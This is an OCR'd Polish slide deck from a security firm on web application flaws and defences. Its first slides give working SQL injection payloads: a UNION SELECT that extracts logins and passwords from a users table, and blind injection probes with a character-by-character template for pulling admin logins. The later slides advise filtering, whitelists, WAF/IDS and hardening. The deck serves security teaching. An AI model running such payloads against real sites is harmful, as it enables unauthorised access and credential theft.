
priv_search=&cat=1&w_city=Ca%B3a+Polska' union all
select 1,2,3,login,5,6,7,8,9,10,pass,12,sex,14,15,16,17,18
from users#&submit=Szukaj

Blind SQL Injection



/oferta.php?id=8 and 1=1

Blind SQL Injection



/oferta.php?id=8 and 1=2

Blind SQL Injection

/zgoda.php?id=155765%20AND%20(select
%20ascii(substring((select%20login%20from
%20admini%20limit%201,1),1,1)))%3D97

- id=155765 AND (select ascii(substring((select login from admini limit LINIA,1), MIEJSCE, 1)))=ZNAK_ASCII

Jak się bronić?

- **Filtrować** wprowadzane dane
  - Białe listy znaków
  - Spójność (IDS, Firewall, aplikacja, baza danych)
  - Nie ufać filtrom po stronie użytkownika (*listy wyboru, JavaScript*)

LogicalTrust IT Security Solutions

Podsumowanie

LogicalTrust

IT Business Consulting Experts Sp. z o.o.
50-453 Wrocław, ul. Hercena 3-5

office@logicaltrust.net
http://www.logicaltrust.net/

LogicalTrust IT Security Solutions

Z bezpieczeństwem WWW jest źle

Błędy są **wszędzie*** wokół nas

*no prawie wszędzie ;-)

Koniecznie filtrować wprowadzane i wyprowadzane dane

- Firewalle aplikacyjne
- IDS / IPS
- Białe listy

LogicalTrust IT Security Solutions

Słuchać i pytać
Korzystać z pomocy specjalistów
Bilansować koszty z zyskami

Każdy feedback jest dobry

LogicalTrust IT Security Solutions

Hardening

Poprawna konfiguracja jest niezwykle istotna

Jedna dyrektywa w konfiguracji może zablokować wykorzystanie błędu w aplikacji

LogicalTrust IT Security Solutions

Myślenie

Nikt ani **nic** nie ustrzeże nas przed skutkami błędów logicznych

LogicalTrust IT Security Solutions

Dziękuję za uwagę

Logicaltrust – IT Security Solutions

IT BCE sp. z o.o.

Borys Łącki - b.lacki@itbce.com